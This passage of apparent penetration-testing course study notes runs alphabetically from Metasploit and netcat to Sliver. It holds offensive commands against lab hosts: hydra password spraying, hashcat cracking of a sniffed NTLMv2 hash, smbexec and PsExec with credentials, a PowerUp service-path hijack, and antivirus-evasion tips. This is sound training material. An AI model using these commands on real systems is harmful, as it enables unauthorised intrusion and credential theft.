6. We now use any tool that will use Kerberos authentication. In this example, we are using Sysinternals PsExec.

Save the ticket, copy to another system, import



Skeleton Key:

It's not persistent by default.

msal_token_cache.json:

(replacing accessTokens.json) A file used by Azure CLI to securely store access and refresh tokens for authentication, encrypted on Windows but unencrypted on Linux/Mac.

MSBuild.exe:

Creating a basic XML file that contains inline .NetC# code, you can invoke MSBuild.exe with the path to the XML file. This runs the code under MSBuild, which is signed by Microsoft, allowing the code to execute while bypassing certain security controls.

Run Custom MSBuild

```
"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\MSBuild.exe"  
C:\Windows\Temp\custom.xml
```

msfconsole:

A customized Metasploit command prompt. Book 2 Page 44

msfvenom:

Convert a Metasploit payload into a standalone file or other formats (EXE, Linux Binary, JavaScript, VBA, C, C#, or raw) and encode it to help evasion. Book 2 Page 44

msfd:

A demon that listens by default on TCP port 55,554 offering up msfconsole access to anyone that connects: Book 2 Page 44

- Useful for having a single Metasploit install accessed by multiple users, all using the same version at the same time.
- No authentication or encryption.

msfrpcd:

Metasploit controllable via XML over remote Procedure Call, listening on TCP port 55,553 offering access via SSL. It is a daemon that allows other programs to access Metasploit functionality. Book 2 Page 44

nc/netcat:

General-purpose TCP & UDP network protocol. **Book 1 Page 156**

Netcat Command Format: `nc [options] [targetIP] [remote_port(s)]`

- **targetIP**: IP address or domain name of the remote side. Required in client mode, optional in listen mode.

Common Netcat Options:

- **-n**: Disable DNS lookups for faster operation.
- **-v**: Verbose mode; prints connection and status messages to Standard Error.
- **-l**: Listen mode (default is client mode).
- **-L**: Persistent listen mode (Windows-only); restarts listening after client disconnects.
- **-p**: Local port specification; in listen mode, it's the listening port; in client mode, the source port for packets.
- **-e**: Execute a program after a connection, connecting Standard In/Out to the program.
- **-z**: Zero-I/O mode; sends a packet without any payload.
- **-wN**: Timeout option; waits N seconds for a connection, then stops. If a connection occurs, waits N seconds after Standard In closes before stopping.
- **-u**: UDP mode (default is TCP).

Send an HTTP Request to the Server

Command: `nc -vn 10.10.10.60 80`

- Type `GET / HTTP/1.0` and then press the Enter key twice.

Expected Results:

- The server should respond with the HTTP headers and the content of the requested page (usually the homepage). The headers will include information like the server type, content type, and possibly the server's operating system.

Usage Context:

This method allows you to manually interact with a web server and retrieve banner information or the page content, which can be useful for identifying the server type, version, and other details.

Transferring a Binary File with Netcat

Command: `C:\Tools\nc.exe -nvLp 9999 < C:\CourseFiles\capture.pcap`

Command: `nc -nv WINDOWS_ETHERNET0_ADDRESS 9999 > my.pcap`

netstat:

Shows Connection: **Book 1 Page 109**

- n numeric ports.
- a listening and established.
- p show PID

NT Hash:

Stronger than LANMAN, it **uses MD4 to hash passwords of up to 127 characters** without splitting them or changing case. **NT hashes do not use a salt**, making precomputed attacks possible but more difficult.

Book 3 Page 62

- An NT hash (sometimes called an "NTLM hash") is an **unsalted MD4** hash of the password that is used by Windows to store passwords in the SAM file (**local users**) or in the NTDS.dit file (**domain users**). This type of hash can be used in a *Pass-the-Hash* attack!
 - For NT Hash (NTLM):
- Hashcat mode: **-m 1000**
- This is for cracking NT hashes (commonly referred to as NTLM hashes).

NTLMv2:

- An NTLMv2 hash (sometimes called a "NetNTLMv2 hash") is a challenge-response that, when sniffed, can be used to launch an offline brute force attack. This type of hash cannot be used in a Pass-the-Hash attack, but could potentially be relayed in an *SMB Relaying attack!*
 - For NTLMv2 (NetNTLMv2) Hash:
- Hashcat mode: **-m 5600**
- This mode is used to crack NTLMv2 hashes (NetNTLMv2) from challenge-response authentication, typically captured in network protocols like SMB.

nmap:

Used to scan networks not to go over 10,000 hosts. **Book 1 Page 138**

```

└─$ less /usr/share/nmap/nmap-services
└─$ less /usr/share/nmap/nmap-payloads
└─$ less /usr/share/nmap/nmap-service-probes
└─$ less /usr/share/nmap/scripts/script.db — contains a list of scripts and their categories

```

When run as root

Same Subnet: Nmap checks for an ARP response to confirm the target IP is active.

Different Subnet (as root):

- Sends a burst of packets:
 - ICMP Echo Request (ping)
 - TCP SYN to port 443
 - TCP ACK to port 80
 - ICMP Timestamp Request (Type 13)
- Waits for any response to confirm target presence.
- Root User: **-Pn** disables the usual ARP, ICMP, and TCP probes, so Nmap will skip root-level checks (like ARP or ICMP requests) and scan targets directly.
- Makes system calls **connect()**

Non-root Invocation:

- Requests the OS to send TCP SYN packets to ports 80 and 443.
- Waits for responses to confirm the target's presence.
- Lacks permissions to craft specialized packets for detailed probing.
- **Does not send ICMP Echo Requests**; relies only on two TCP SYNs.
- Non-root User: **-Pn** bypasses the initial TCP SYN probe to ports (e.g., 80 and 443) that non-root users rely on, so Nmap will proceed to scan all targets as "up," even if they might be unreachable.

Windows and UID 0 User on Linux	Non-UID 0 on Linux
Same subnet: ARP (only)	TCP SYN to port 80
ICMP Echo Request	TCP SYN to port 443
TCP SYN to port 443	Note that no ICMP is used
TCP ACK to port 80	
ICMP Timestamp Request	

-oN: Normal format

- Function: Stores the usual human-readable output to a file.
- Usage: Great for reading scan results directly in a log or report format.

- Example: `-oN /tmp/full.nmap`
- oG: Grepable format
 - Function: Outputs one target machine per line with open ports and services listed for easy filtering.
 - Usage: Useful for parsing output with scripts or `grep` in command-line tools.
 - Example: `-oG /tmp/full.gnmap`
- oX: XML format
 - Function: Saves scan results in XML format, suitable for importing into other tools.
 - Usage: Useful for integration with tools like Metasploit that accept XML input.
 - Example: `-oX /tmp/full.xml`
- oS: Script-kiddie-style format
 - Function: Stores results in a fun, altered format with "leet" characters (e.g., 'O' as '0', 'S' as '\$').
 - Usage: Not recommended for serious analysis; primarily for amusement.
 - Example: `-oS /tmp/full.silly`
- oA: All output formats
 - Function: Creates normal, XML, and grepable outputs in three files.
 - Usage: Saves all output types for versatility in post-scan analysis.
 - Example: `-oA /tmp/full` (results in `/tmp/full.nmap`, `/tmp/full.gnmap`, and `/tmp/full.xml`)


NSE Script:

- ```
$ grep safe /usr/local/share/nmap/scripts/script.db (get all safe scripts)
$ grep intrusive /usr/local/share/nmap/scripts/script.db (get all intrusive scripts)
```
- Auth: Tests authentication, including password guessing and bypass attempts. **Book 1 Page 175**
  - Broadcast: Sends broadcast/multicast packets to find new targets; can add them to the scan if `newtargets` is used.
  - Brute: Conducts brute-force attacks for various protocols.
  - Discovery: Gathers network information (e.g., Whois, DNS lookups).
  - Dos: Tests that may cause denial-of-service by crashing a service.
  - Exploit: Launches exploits for vulnerabilities, possibly gaining shell access.
  - External: Sends data to third-party systems for additional information.
  - Fuzzer: Sends unexpected input to discover crashes or unknown vulnerabilities.
  - Intrusive: Can log activity, guess passwords, crash targets, or consume excessive resources.
  - Malware: Detects infections or backdoors, checking for malware-like behavior.
  - Safe: Minimal target impact; avoids crashes, logs, or excessive bandwidth.
  - Version: Identifies versions of target services, often more detailed than standard checks.
  - Vuln: Detects security flaws like misconfigurations or unpatched services.
  - Default: Scripts run automatically with `-sC` or `-A` unless otherwise specified.

### NTLMv2 Challenge/Response:

NTLMv2 uses the NT hash from the SAM database to authenticate.

- The client sends an authentication request, including the username, to the server.
- Client-side HMAC-MD5 hashing is used to create a key from the NT hash and username/domain name.
- The server responds with a challenge, and the client generates a Client Challenge Blob using the NT hash and other elements like domain name, timestamp, and a unique nonce.
- The server applies the same operations to verify the response.
- Cracking NTLMv2 is harder due to the involvement of more cryptographic operations, including folding the username, domain name, and timestamp into the challenge.



### ntds.dit:

The **ntds.dit** file is crucial in Active Directory as it holds password representations and data for domain user accounts. This file is typically stored on domain controllers and requires special privileges to access.

#### Book 3 Page 58

- C:\Windows\ntds\ntds.dit
- %systemroot%\ntds\ntds.dit

The encryption key is the **System key**.

### NTDSUtil

The NTDSUtil tool allows someone with domain administrator privileges to back up the NTDS database. This not only includes the ntds.dif file, but the registry hives like SECURITY & SYSTEM. In addition, using its "Install From Media" feature, an administrator can extract password hashes. To manage Volume Shadow Copies from the command line, use a tool like VSSOwn.

## OCL

Hashcat takes advantage of the cross-platform capabilities of the Open Computing Language (OCL) and runs on CPUs and graphics cards where systems have the appropriate OCL drivers installed. [Book 5](#)

[Page 81](#)

### Password Guessing:

Focuses on a single user (or a few users) and many passwords, likelihood of lockouts. [Book 2 Page 11](#)

```
$ hydra -V -L homer -P /tmp/custom.lst -e nsr -t 16 192.168.1.69 smb
```

### Password Spray:

One password, many accounts. An attacker only needs one account to gain a foothold with a single or a few passwords. [Book 2 Page 11](#)

```
$ hydra -V -L /opt/firstnames -p Pa$$w0rd -e nsr -t 16 192.168.1.69 smb
```

### Payload Types:

Payloads used by malicious attackers and penetration testers are most commonly. [Book 2 Page 93](#)

#### Office Macros

- Microsoft Office includes functionality to run VBA and custom code on the target user's system. Macros often need to be enabled on the user's system, which is why social engineering is used as part of the ruse to trick a user into running the macros. [Ext. .docm](#)

#### Office Auto DDE

- Similar to Macros, but using a different technology. In Excel to connect to a SQL server, run the command, powershell, Invoke-Expression. [Book 2 Page 96](#)

#### ISO files


- ISO files are essentially a zip file containing any files of our choosing. Modern user operating systems allow the user to double click the file and mount the files. The mounted location can contain any number or types of other payloads. [Book 2 Page 97](#)

#### Zip file

- Similar to the ISO file, this zip file, [commonly password protected to bypass scanners](#), can contain any payload of the attacker's choosing. Ext. .7z, .rar [Book 2 Page 98](#)

#### LNK file with rundll32 (Shortcut)

- An LNK file doesn't include the malicious code, but instead is a link to existing executables on the user's system with parameters to run the code of the attacker's choosing. In Linux LNK regular file that points to other files on disk. [Book 2 Page 99](#)



### PCredz:

This tool extracts Credit card numbers, NTLM(DCE-RPC, HTTP, SQL, LDAP, etc), Kerberos (AS-REQ Pre-Auth etype 23), HTTP Basic, SNMP, POP, SMTP, FTP, IMAP, etc from a pcap file or from a live interface. [Book 3 Page 96](#)

- `$ PCredz -f file-to-parse.pcap`
- All output is saved from PCredz' Log file: [CredentialDump-Session.Log](#)

Analyze Captured Traffic with PCredz:

- `sudo Pcredz -vf /tmp/winauth.pcap`

PCredz extracts credentials from the captured .pcap file.

- It identified an NTLMv2 hash for the user clark in the traffic:

- `clark::WORKGROUP:94c063d3dc479e75:84ED95370D30A8F865915CF19556C44A...`
- `sec560@slingshot:$ hashcat -m 5600 /opt/pcrdz/logs/NTLMv2.txt /opt/passwords/rockyou.txt`
- `sec560@slingshot:$ hashcat -m 5600 --show --outfile-format 2 /opt/pcrdz/logs/NTLMv2.txt`

### Pen Test:

Identify flaws that attackers could cause business harm with (test preventative controls) **Book 1 Page 11**

### Penetration testing goals:

Demonstrating business risk from realistic attackers. **Book 1 Page 13**

1. Modeling real-world adversaries
2. Finding vulnerabilities (*ideally, before the adversary*)
3. Exploiting those flaws under controlled circumstances
4. Determining business risk
5. Improving the organization's security

### Penetration Tests:

There are numerous kinds. **Book 1 Page 14**

1. **Network Services:** This test identifies and exploits network vulnerabilities remotely and locally to assess external and internal security.
2. **Assumed Breach:** This test identifies network vulnerabilities post-access, focusing on Active Directory, file permissions, and client-side software.
3. **Web application:** These tests identify security vulnerabilities in web applications and APIs.
4. **Wireless Security:** These tests examine a target's physical environment for unauthorized or insecure wireless access points.
5. **Physical security:** This test identifies flaws in physical security by attempting access to facilities or assets, like laptops or recycling bins, sometimes including dumpster diving. Safety and legal precautions are essential.
6. **Product Security:** This test targets a specific product to find flaws like buffer overflows, privilege escalation, and encryption weaknesses.
7. **Enterprise penetration:** This test covers everything the company authorizes, with potential exclusions, but removing systems can reduce test accuracy.

### Permissions (Linux):

Permissions are broken into four parts: **Book 1 Page 106**

1. Type: The first letter in the permission is the type of the object. The most common letters you will see are:

- Directory: **d**
- Regular file: **-**
- Symbolic link: **l**
- Block Device: **b**
- Socket: **s**
- FIFO (named pipe): **p**

2. **User (owner):** These are the permissions given to the user who owns the file. We use the term "user" since "owner" starts with an "o" and we need to differentiate between the user (u) and other (o) when using commands like `chmod` (discussed later).

3. **Group:** These are the permissions given to the members of the group assigned to the file.

4. **Other/World:** These are the permissions given to everyone who is not an owner or the relevant group. In certain cases, this is referred to the "world" permissions.

### Pivoting:

The most common ways of pivoting are to use Meterpreter (with route) and SSH port port forwarding.

### Ports:

Ports from 1025 to 49151 are known as Registered Ports (or sometimes User Ports). Here's how they fit into the overall port classification:

- **Well-Known Ports (0–1023)**: Often called System or Privileged Ports, reserved for core services (e.g., HTTP on 80, FTP on 21).
- **Registered Ports (1024–49151)**: Assigned by IANA for specific applications and services but are not as restricted as well-known ports. Examples include MySQL on 3306 and Microsoft SQL Server on 1433.
- **Ephemeral Ports (49152–65535)**: Temporary ports typically assigned by the OS for client applications to establish outgoing connections.

Registered ports allow a broader range of applications to have designated, identifiable ports while still enabling users to configure or reassign them if needed.

### Post Exploitation Tactics:

#### Situational Awareness:

- Understanding the network, domain, compromised host, and other systems on the network.

#### Persistence

- We use persistence to maintain access to a system should the system reboot, the service restart, or because a defender attempts to kick us out. Maintaining access like this is less common in a pen test and more common in a red team engagement.

#### Privilege Escalation

- Use our existing access to escalate on a target system or in the domain • Defense Evasion—AV/EDR are getting much better at detecting and killing our payloads. We often need to tailor or modify tools to bypass these defensive tools.

#### Credential Access

- This is a very broad category of password and hash attacks. We'll cover this in depth later in this course.

#### Discovery

- As a tester, we often need to move to gain access to our objectives, but first, we need to find the targets.

#### Lateral Movement

- To complete our objectives we need to move to other systems.

#### Collection

- We need to gain access to goal data to demonstrate the risk. Demonstrate access to the data, but don't actually take the data. Remember, don't be a breach!

#### Exfiltration

- Similar to above, we want to demonstrate the risk to the organization. We are sometimes tasked with exfiltrating data from the organization to see if the defenders can detect the leak. **As stated before, don't be the breach!** If you are going to exfiltrate data, make sure it is sample data, do NOT take real data!

### Powermad:

Stands for PowerShell MachineAccountQuota and DNS exploit tools. **Book 3 Page 110**

**PowerUP:**

Is a collection of PowerShell modules primarily used for privilege escalation:

- Modifiable Service Binaries
- Writeable Registry Keys
- Autologon Credentials
- DLL Hijacking

1st Command

`cd C:\Tools`

`Import-Module .\PowerUp.ps1`

`R`

2nd Command

`Invoke-AllChecks`

3rd Command

`Write-ServiceBinary -ServiceName 'Video Stream' -Path 'C:\Program Files\VideoStream\1337.exe'`

Run **PowerUp** Script:

- Launch PowerShell and run **PowerUp.ps1** from **C:\Tools**.
- Purpose: Perform privilege escalation checks via PowerShell (better chances on blocked executables).

Run All Checks:

`Invoke-AllChecks`

Checks for:

- Unquoted service paths
- DLL hijacking vulnerabilities in **%PATH%**
- Service executables and permissions

Review Results:

- PowerUp will return potentially exploitable vulnerabilities, such as:
  - Unquoted service paths (e.g., **Video Stream**)
  - DLL hijacking vulnerabilities
  - Issues with service executable permissions

```
PS C:\Tools> Import-Module .\PowerUp.ps1

Security warning
Run only scripts that you trust. While scripts from the internet can be useful, this script can potentially harm your
computer. If you trust this script, use the Unblock-File cmdlet to allow the script to run without this warning
message. Do you want to run C:\Tools\PowerUp.ps1?
[D] Do not run [R] Run once [S] Suspend [?] Help (default is "D"): r
PS C:\Tools> Invoke-AllChecks

[*] Running Invoke-AllChecks

[*] Checking if user is in a local group with administrative privileges...

[*] Checking for unquoted service paths...

ServiceName : Video Stream
Path : C:\Program Files\VideoStream\1337 Log\checklog.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=NT AUTHORITY\Authenticated Users; Permissions=System.Object[]}
StartName : LocalSystem
AbuseFunction : Write-ServiceBinary -Name 'Video Stream' -Path <HijackPath>
CanRestart : False

ServiceName : Video Stream
Path : C:\Program Files\VideoStream\1337 Log\checklog.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=NT AUTHORITY\Authenticated Users; Permissions=System.Object[]}
StartName : LocalSystem
AbuseFunction : Write-ServiceBinary -Name 'Video Stream' -Path <HijackPath>
CanRestart : False
```

The reason **1337.exe** is used in this case is that the path **C:\Program Files\VideoStream\1337**

`Log\checklog.exe` contains a folder called `1337 Log`. When Windows tries to execute the service without quotes in the path, it will attempt to run an executable named `1337.exe` (matching the first part of the folder name `1337 Log`).

Example:

If the service path was `C:\Program Files\VideoStream\ABC Log\checklog.exe`, then Windows would look for `C:\Program.exe`, followed by `C:\Program Files\VideoStream\ABC.exe`. In this case, you'd create an executable called `ABC.exe` to exploit the vulnerability.

So, the name of the executable needs to correspond to the first segment of the unquoted folder name in the service path. If that folder is named `1337 Log`, then `1337.exe` is the appropriate name. If it were a different folder name, you'd adjust the executable name accordingly.

## Poetry

A Python tool used to manage dependencies and run Python projects.

```
poetry -C C:\tools\NetExec run NetExec -- smb -u "C:\CourseFiles\hiboxy_users.txt" -p
"C:\CourseFiles\hiboxy_passwords.txt" -d hiboxy.com --continue-on-success --no-bruteforce 10.130.10.23
```

Command: `poetry -C C:\tools\NetExec run NetExec:`

- `-C C:\tools\NetExec`: Specifies the directory where the NetExec tool is located.
- `run NetExec`: Executes the NetExec tool within that directory.
- `-- smb`:
  - Specifies the target service. In this case, SMB (Server Message Block) is the target protocol.
- `-u "C:\CourseFiles\hiboxy_users.txt"`:
  - `-u`: Points to the file containing usernames.
  - `"C:\CourseFiles\hiboxy_users.txt"`: Path to the file that lists the usernames to test.
- `-p "C:\CourseFiles\hiboxy_passwords.txt"`:
  - `-p`: Points to the file containing passwords.
  - `"C:\CourseFiles\hiboxy_passwords.txt"`: Path to the file that lists the passwords to test.
- `-d hiboxy.com`:
  - `-d`: Specifies the domain to authenticate against.
  - `hiboxy.com`: The domain to which the usernames and passwords belong.
- `--continue-on-success`:
  - Continues testing other credentials even if a successful login is achieved.
- `--no-bruteforce`:
  - Disables brute-force attempts; only tests the exact username-password combinations provided.
- `10.130.10.23`:
  - The target IP address where the SMB service is hosted.

## PowerSploit's PowerUp:

(part of Empire) is a pure-PowerShell script that will use the techniques mentioned previously (and much more) to try to escalate privileges! (Windows Only)


## Pre-Engagement:

Focus on strategy first, tactics, techniques, then procedure. **Book 1 Page 44, 49**

1. **Goals:** Discuss the goals of the test to frame the rest of the discussions
  - Important data and/or processes
  - Why is the test being performed?
2. **Type of tests:** What type of test do they need? (Network, Web, SE, etc.)
3. **Scope:** In-scope IP addresses, subnets, URLs, people/roles (social engineering)
  - Select exclusions
4. **Rules of Engagement**
  - Usually, a checklist
  - Add additional exclusions or exceptions
5. **Kickoff Call:** Final planning and establish communications channels

## Protocol Layers:

- **Layer 7**, the application layer, formulates data to send across the internet and hands it to **Layer 4**.
- The transport layer hands data down to **Layer 3**, the network layer (typically IPv4 or IPv6) to carry the packet.
- And finally, the packet is given to **Layer 1**, the physical layer, which is made up of the physical medium itself and the electronics that control it. **Book 1 Page 118**



## Purple team:

Cross-Functional team of red and blue teamers, and/or tightening the feedback loop between offense and defense. **Book 1 Page 11**

## PsExec:

A Metasploit module used to execute commands on remote Windows systems over SMB, commonly for lateral movement with stolen credentials or Pass-the-Hash attacks. 1 machine at a time 😞, not native to windows, but signed by Microsoft.

- **PS C:\WINDOWS\system32> PsExec.exe \\10.130.10.25 -u hiboxylbgreen -p Password1 -i ipconfig**
- The delay is PsExec making the initial connection over TCP 445, then trying to switch to TCP 135, and then falling back to TCP 445.

**pw-inspector:**

PW-Inspector reads passwords in and prints those which meet the requirements. The return code is the number of valid passwords found, 0 if none was found. Use for security: check passwords, if 0 is returned, reject password choice. Use for hacking: trim your dictionary file to the pw requirements of the target.

**Book 2 Page 13**

- Syntax Overview: program [-i FILE] [-o FILE] [-m MINLEN] [-M MAXLEN] [-c MINSETS] -l -u -n -p -s
- Options:
  - -i FILE: File to read passwords from (default: stdin).
  - -o FILE: File to write valid passwords to (default: stdout).
  - -m MINLEN: Minimum length of a valid password.
  - -M MAXLEN: Maximum length of a valid password.
  - -c MINSETS: Minimum number of required character sets (default: all provided).
- Password Requirements:
  - -l: Must contain at least one lowercase character (a, b, c, etc.).
  - -u: Must contain at least one uppercase character (A, B, C, etc.).
  - -n: Must contain at least one numeric digit (1, 2, 3, etc.).
  - -p: Must contain at least one printable non-alphanumeric character (e.g., \$, !, \*).
  - -s: Must contain characters not included in the other sets (e.g., non-printable ASCII).

### Red Team:

Designed to test detection and response capabilities. **Book 1 Page 11**

### Regional Internet Registry (RIR):

Offer WHOIS databases that store information about IP address block assignments. **Book 1 Page 76**

- The **Réseaux IP Européens Network Coordination Centre (RIPE NCC)** is the Regional Internet Registry (RIR) for Europe, the Middle East, and parts of Central Asia.
- The **American Registry for Internet Numbers (ARIN)** covers North America and certain Caribbean islands.
- The **Asia Pacific Network Information Centre (APNIC)** covers the Asia-Pacific region.
- The **Latin American and Caribbean Internet Address Registry (LACNIC)** encompasses Latin America and most of the Caribbean.
- **AfriNIC** covers the continent of Africa.

### Registry:

The registry is a database of configuration information stored in Windows operating systems.

HKCU (**Current User**) Run and RunOnce registry keys

- HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
- HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce

CMD.EXE **AutoRun** – when CMD.EXE starts, it looks for registry variables to execute first

- HKCU\Software\Microsoft\Command Processor\AutoRun

HKCU **Load** – not used in modern Windows, but still supported

- HKCU\Software\Microsoft\Windows NT\CurrentVersion\Windows

Responder:

It's mainly focused on attacking NTLM authentication. Responder attempts to lure victims to authenticate, after which it collects NTLM(v2) challenge responses that can be reused in various attacks. **Book 3 Page 99**

- NBT-NS (NetBIOS Name Server) abuses this to bait a challenge/response
  - LLMNR (Link-Local Multicast Name Resolution), which is the successor to NBT-NS (since Windows Vista)
- Only via IPv6 well-known multicast groups
- mDNS (Multicast DNS)

Purpose: Ensures reliable, ordered, and error-checked delivery of data across IP networks, essential for applications such as web browsing, email, and file transfers.

#### RFC 1918:

Defines IP address ranges reserved for private networks, not routable on the public internet. Book 1 Page 142

Private IP Address Ranges:

- 10.0.0.0 - 10.255.255.255: Class A, single large network (16.7 million addresses).
- 172.16.0.0 - 172.31.255.255: Class B, 16 contiguous Class B networks (1 million addresses).
- 192.168.0.0 - 192.168.255.255: Class C, 256 contiguous Class C networks (65,536 addresses).

#### Risk:

Potential for loss or damage, e.g.  $\text{Risk} = \text{likelihood} * \text{impact}$

#### RocketReach.co:

Provides a common email/username/etc format for OSINT From video lecture, Book 1 Page 80

- $\{f\}\{last\}$
- $\{first\}.\{last\}$
- $\{first\}\{l\}$

#### Rules of Engagement:

The Rules of Engagement must explicitly take into account any automated shunning functionality the target organization may have. Auto-shunning that is too widely applied could turn a run-of-the-mill penetration test into a Denial of Service attack. Or, narrowly focused blocking would just render much of the test useless. To avoid these conditions, you should do one of the following, and document it in the Rules of Engagement:

1. Have target organization personnel disengage shunning functionality.
2. Include an exception for the source addresses of the testing organization.
3. **Announce the test, and get an alert when shunning starts so that it can be manually deactivated, allowing traffic from testers through.**

Excluding the target IP addresses could still cause a DOS since the testing systems are not excluded and since the shunning is automated the times when the tests occur or knowledge of the tests will not change the automated shunning.

#### RustHund:

Proxying the traffic using SOCKS Book 3.4


sc:

Service controller command (sc) can be used to define an executable as a new service and then start it.

- It runs with local SYSTEM privileges.
- However, **it only runs for 30 seconds** and then the system kills it because it does not make an API call back saying that the services started successfully. **Book 4 Page 21**

Scan types:

The goal of the scanning phase is to learn about the target environment using active probing. **Book 1 Page 112**



- **Network Sweep:** In a sweep, our goal is to identify live hosts and IP addresses via active probing.
- **Port Scan:** Find open TCP and UDP ports by probing the available targets (often discovered via the network sweep).
- **OS Fingerprinting:** Different operating systems respond differently to specific probes. We can use these probes and their often-unique responses in an attempt to determine the target operating system.
- **Version scan:** The attacker needs to know the service, and ideally the software version, running on the remote port, and protocols.
- **Vulnerability scanning:** In these scans, we measure whether the target machine has any one of thousands of potential vulnerabilities, which could include misconfigurations or unpatched services.

schtasks:

More flexible and preferred for scheduling tasks. To use schtasks to run a command as local **SYSTEM** instead of as an individual user, we use the **/ru SYSTEM** syntax in the invocation. Command-line tool for creating, deleting, and querying scheduled tasks on Windows. Common syntax includes defining frequency, credentials, and execution times.

secretsdump.py ([impacket-secretsdump](#)):

From Impacket Performs various techniques to dump secrets from the remote machine without executing any agent there.

Security Audit:

Audit implies testing against a particular set of standards. **Book 1 Page 11**

Silver Ticket (STs):

Encrypted and signed using the service account's password hash. With the password or hash, attackers can:

- DC Sync to your own attacker PC, (Blue team verify [regkeys](#) for attacks)
- **HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\Netlogon\Parameters Set data to 0** (Even with krbtgt rotation we still can DC Sync any DC to our attacker PC.)
- Forged for a specific Service
- Requires the service account hash
- Does not depend on the domain controller.
- Works on services without krbtgt validation (e.g. CIFS (SMB), HOST, MSSQLSvs(MSSQL Server), and TERMSRV (Terminal Services).
- IIS with HTTP:
  - Performs additional checks due to AppPool account handling.

smbexec.py:

The **smbexec.py** tool is part of the Impacket toolkit, and like

- Command: **sec560@slingshot:~\$ sudo smbexec.py sec560:sec560@10.130.10.128**

### Modes of Operation:

1. Share Mode (write to the disk of the target system):
  - How it works: In this mode, you specify a shared folder on the target machine. The tool uses this share to write the results of executed commands back to you.
  - Use case: This mode is effective when you have access to an existing share on the target system, making it easier to execute commands and retrieve output.
  - Process: Commands are executed on the target machine, and the output is written to the specified share.

### Server Mode:

(all the writing is done to a share on the attackers system and the remote system connects to the attacking system):

- How it works: If there are no shares available on the target system, `smbexec.py` can launch a local SMB server on the attacker's machine. This server allows the target machine to send the output of the executed commands to a folder on the attacker's system.
- Root access requirement: Since it requires binding to port 445, running this mode requires root access or administrative privileges on the local machine.
- Use case: This mode is useful when there are no accessible shares on the target system but you still need to execute commands and retrieve output.

### Server Message Block (SMB):

A Server Message Block (SMB) session with a target machine allows us to access remote file and print sharing, remote Registry keys, remote scheduling of jobs, and a variety of other useful functions Microsoft carries over those incredibly useful NetBIOS over TCP ports 135-139 and the SMB port TCP 445.

### Sliver Payloads:

Sliver payloads can be generated in a number of formats depending on what file type you need.

#### Windows

- Portable Executable or Service Executable: Makes a windows API Call: "Hey, the service started successfully!"
- Dynamic Link Library (DLL): Windows DLL files can also be created for when you have DLL hijacking opportunities or need to simply invoke them with RunDLL32.
- Shellcode: Useful for further obfuscation

#### Linux

- Executable Linkable Format (ELF) Executable
- Shared Dynamic Library

#### MacOS

- Mach-O Executable
- Shared Dynamic Library

### Sliver Payload Guards:


Sliver payloads have additional configurations that can help evade common detections on Windows hosts.

- Date and Time (execution before a set date and time)
- Domain Joined (checks the host for target domain)
- File Exists (checks for existence of file on target host at execution)
- Hostname (checks for configured hostname before allowing execution)
